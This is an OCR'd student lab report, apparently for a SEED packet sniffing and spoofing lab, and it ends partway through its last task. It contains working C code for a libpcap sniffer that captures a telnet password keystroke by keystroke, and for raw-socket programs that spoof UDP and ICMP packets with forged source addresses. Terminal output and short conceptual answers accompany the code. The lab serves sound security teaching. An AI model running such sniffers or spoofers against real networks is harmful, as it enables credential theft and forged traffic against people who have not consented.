
```
[11/10/22]seed@201811034:~/.../volumes$ sudo ./sniff
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
```

Capture the TCP packets with a destination port number in the range from 10 to 100

Wrote the code to capture the TCP packets with a destination port number in the range from 10 to 100.



```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s", inet_ntoa(ip->iph_destip));
        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "proto TCP and dst portrange 10-100";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
```



```c
    printf("Destination: %s", inet_ntoa(ip->iph_destip));
        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "proto TCP and dst portrange 10-100";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF pseudo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```

I compiled the code and executed it with root privileges.

```
[11/10/22]seed@201811034:~/.../volumes$ gcc -o sniff sniffer_tcp.c
-lpcap
[11/10/22]seed@201811034:~/.../volumes$ sudo ./sniff
```

Connected the Host with HostA.


```
[11/10/22]seed@201811034:~$ telnet 10.0.2.15
Trying 10.0.2.15...
telnet: Unable to connect to remote host: No route to host
[11/10/22]seed@201811034:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b557efa1d556 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Nov 10 15:20:23 UTC 2022 from 201811034hostB-10.9.0
.6.net-10.9.0.0 on pts/2
seed@b557efa1d556:~$ sd
-bash: sd: command not found
seed@b557efa1d556:~$ ls
seed@b557efa1d556:~$ ls
seed@b557efa1d556:~$ cd
seed@b557efa1d556:~$
```

I got these packets as a result after connection and some activity.


```
[11/10/22]seed@201811034:~/.../volumes$ sudo ./sniff
Source: 10.0.2.6   Destination: 35.232.111.17   Protocol: TCP
Source: 10.0.2.6   Destination: 35.232.111.17   Protocol: TCP
Source: 10.0.2.6   Destination: 35.232.111.17   Protocol: TCP
Source: 10.0.2.6   Destination: 35.232.111.17   Protocol: TCP
Source: 10.0.2.6   Destination: 35.232.111.17   Protocol: TCP
```

Task 2.1C

Wrote the code for sniffing passwords.




```c
/* Ethernet header */
struct ethheader { . . . .

/* IP Header */
struct ipheader { . . . .

/* TCP header */
typedef unsigned int tcp_seq;
struct sniff_tcp { . . . . .

void print_payload(const u_char * payload, int len) {
    const u_char * ch;
    ch = payload;
    printf("Payload: \n\t\t");

    for(int i=0; i < len; i++){
        if(isprint(*ch)){
                if(len == 1) {
                        printf("\t%c", *ch);
                }
                else {
                        printf("%c", *ch);
                }
        }
        ch++;
    }
    printf("\n_____\n");
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    const struct sniff_tcp *tcp;
    const char *payload;
    int size_ip;
```




```c
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    const struct sniff_tcp *tcp;
    const char *payload;
    int size_ip;
    int size_tcp;
    int size_payload;

    struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
    size_ip = IP_HL(ip)*4;

        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:

            tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
            size_tcp = TH_OFF(tcp)*4;

            payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
            size_payload = ntohs(ip->iph_len) - (size_ip + size_tcp);

            if(size_payload > 0){
                    printf("Source: %s Port: %d\n", inet_ntoa(ip->iph_sourceip), ntohs(tcp->th_sport));
                    printf("Destination: %s Port: %d\n", inet_ntoa(ip->iph_destip), ntohs(tcp->th_dport));
                    printf("   Protocol: TCP\n");
                print_payload(payload, size_payload);
            }

            return;
        default:
```


```c
            if(size_payload > 0){
                    printf("Source: %s Port: %d\n", inet_ntoa(ip->iph_sourceip), ntohs(tcp->th_sport));
                    printf("Destination: %s Port: %d\n", inet_ntoa(ip->iph_destip), ntohs(tcp->th_dport));
                    printf("   Protocol: TCP\n");
                print_payload(payload, size_payload);
            }

            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp port telnet";
    bpf_u_int32 net;
    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);
    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); //Close the handle
    return 0;
}
```

Compiled and executed the code with root privileges.

```
[11/10/22]seed@201811034:~/.../volumes$ gcc -o sniff pwd_sniffer.c
-lpcap
[11/10/22]seed@201811034:~/.../volumes$ sudo ./sniff
```

Establishing telnet connection with Host from another VM.

```
[11/10/22]seed@201811034:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
201811034 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Nov 10 13:38:26 EST 2022 from www.SeedLabSQLInjecti
on.com on pts/7
```

And finally found the password in Host terminal.

```
Source: 10.0.2.4 Port: 23
Destination: 10.0.2.6 Port: 36550
   Protocol: TCP
Payload:
                Password:
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                         d
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                         e
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                         e
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                         s
Source: 10.0.2.6 Port: 36550
```

Task 2.2

Task 2.2A

I wrote the code for spoofing program.


task21.c | task21B.c | task21Bb.c | task21C.c | **task22A.c** | task22B.c


```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include "myheader.h"

void send_raw_ip_packet(struct ipheader* ip) {
        struct sockaddr_in dest_info;
        int enable = 1;
        //Step1: Create a raw network socket
        int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

        //Step2: Set Socket option
        setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

        //Step3: Provide destination information
        dest_info.sin_family = AF_INET;
        dest_info.sin_addr = ip->iph_destip;

        //Step4: Send the packet out
        sendto(sock, ip, ntohs(ip->iph_len),0, (struct sockaddr *)&dest_info, sizeof(dest_info));
        close(sock);
}

void main() {
        int mtu = 1500;
        char buffer[mtu];
        memset(buffer, 0, mtu);

        struct udpheader *udp = (struct udpheader *)(buffer + sizeof(struct ipheader));
        char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
```


task21.c | task21B.c | task21Bb.c | task21C.c | **task22A.c**

```c
        //Step4: Send the packet out
        sendto(sock, ip, ntohs(ip->iph_len),0, (struct sockaddr *)&dest_info, sizeof(dest_info));
        close(sock);
}

void main() {
        int mtu = 1500;
        char buffer[mtu];
        memset(buffer, 0, mtu);

        struct udpheader *udp = (struct udpheader *)(buffer + sizeof(struct ipheader));
        char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
        char *msg = "DOR DOR!";
        int data_len = strlen(msg);
        memcpy(data, msg, data_len);

        udp->udp_sport=htons(9190);
        udp->udp_dport=htons(9090);
        udp->udp_ulen=htons(sizeof(struct udpheader) + data_len);
        udp->udp_sum=0;

        struct ipheader *ip = (struct ipheader *)buffer;
        ip->iph_ver=4;
        ip->iph_ihl=5;
        ip->iph_ttl=20;
        ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
        ip->iph_destip.s_addr = inet_addr("10.0.2.6");
        ip->iph_protocol = IPPROTO_UDP;
        ip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct udpheader) + data_len);

        send_raw_ip_packet(ip);

}
```


Further when I compiled and executed the program I caught a packet from the source to the destination IP set to 1.2.3.4







Upon another try I found the UDP packet coming to Host.



Task 2.2B

Wrote the code for spoofing an ICMP Echo Request.

Open — task22B.c — ~/Desktop/SEED/Lab/Labsetup/volumes

task21.c | task21B.c | task21Bb.c | task21C.c | task22A.c | task22B.c

```
29          sum += temp;
30      }
31
32      /* add back carry outs from top 16 bits to low 16 bits */
33      sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
34      sum += (sum >> 16);                  // add carry
35      return (unsigned short)(~sum);
36  }
37
38
39
40
41
42  void send_raw_ip_packet(struct ipheader* ip) {
43      struct sockaddr_in dest_info;
44      int enable = 1;
45
46      // Step 1: Create a raw network socket.
47      int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
48
49      // Step 2: Set socket option.
50      setsockopt(sock, IPPROTO_IP, IP_HDRINCL,&enable, sizeof(enable));
51
52      // Step 3: Provide needed information about destination.
53      dest_info.sin_family = AF_INET;
54      dest_info.sin_addr = ip->iph_destip;
55
56      // Step 4: Send the packet out.
57      sendto(sock, ip, ntohs(ip->iph_len), 0,
58             (struct sockaddr *)&dest_info, sizeof(dest_info));
59      close(sock);
60  }
```


C — Tab Wid

task21.c | task21B.c | task21Bb.c | task21C.c | task22A.c | task22B.c

```
54      dest_info.sin_addr = ip->iph_destip;
55
56      // Step 4: Send the packet out.
57      sendto(sock, ip, ntohs(ip->iph_len), 0,
58             (struct sockaddr *)&dest_info, sizeof(dest_info));
59      close(sock);
60  }
61
62  int main() {
63      char buffer[1500];
64
65      memset(buffer, 0, 1500);
66
67      struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
68      icmp->icmp_type = 8;
69
70      icmp->icmp_chksum = 0;
71      icmp->icmp_chksum = in_cksum((unsigned short *)icmp,sizeof(struct icmpheader));
72
73      struct ipheader *ip = (struct ipheader *) buffer;
74      ip->iph_ver = 4;
75      ip->iph_ihl = 5;
76      ip->iph_ttl = 20;
77      ip->iph_sourceip.s_addr = inet_addr("10.0.2.6");
78      ip->iph_destip.s_addr = inet_addr("1.2.3.4");
79      ip->iph_protocol = IPPROTO_ICMP;
80      ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
81      printf("seq=%hu ", icmp->icmp_seq);
82      printf("type=%u \n", icmp->icmp_type);
83      send_raw_ip_packet(ip);
84
85      return 0;
86  }
```

C — Tal

Upon execution I found this activity in wireshark.



And this in terminal.

```
seq=0 type=8
```

Question 4

Yes!The IP packet length field can be any arbitrary value. But the packet's total length is overwritten to its original size when it's sent.

Question 5

When using the raw sockets, you can tell the kernel to calculate the checksum for the IP header. In IP header fields it's actually the default option, ip_check = 0 will let the kernel do it unless you change it to a different value but then you'll have to use a checksum method.

Question 6

Root privileges are necessary to run programs that implement raw sockets. Normal users do not have the permissions to change all the fields in the protocol headers. Root privileges users can set any field in the packet headers and to access the sockets and put the interface card in promiscuous mode. If we run the program without the root privilege, it will fail at socket setup.

Task 2.3


Wrote the program for Sniffing and then spoofing.

Open ~/Desktop/SEED/Lab/Labsetup/volumes Save

task21.c task21B.c task21Bb.c task21C.c task22A.c task22B.c task23.c

```c
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h>
#include <unistd.h>
#include "myheader.h"

#define PACKET_LEN 512

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

void send_echo_reply(struct ipheader * ip) {
  int ip_header_len = ip->iph_ihl * 4;
```

Saving file "/home/seed/Desktop/SEED/Lab/Labsetup/volumes/task23.c"... C Tab Width: 8 Ln 104, Col 2 IN

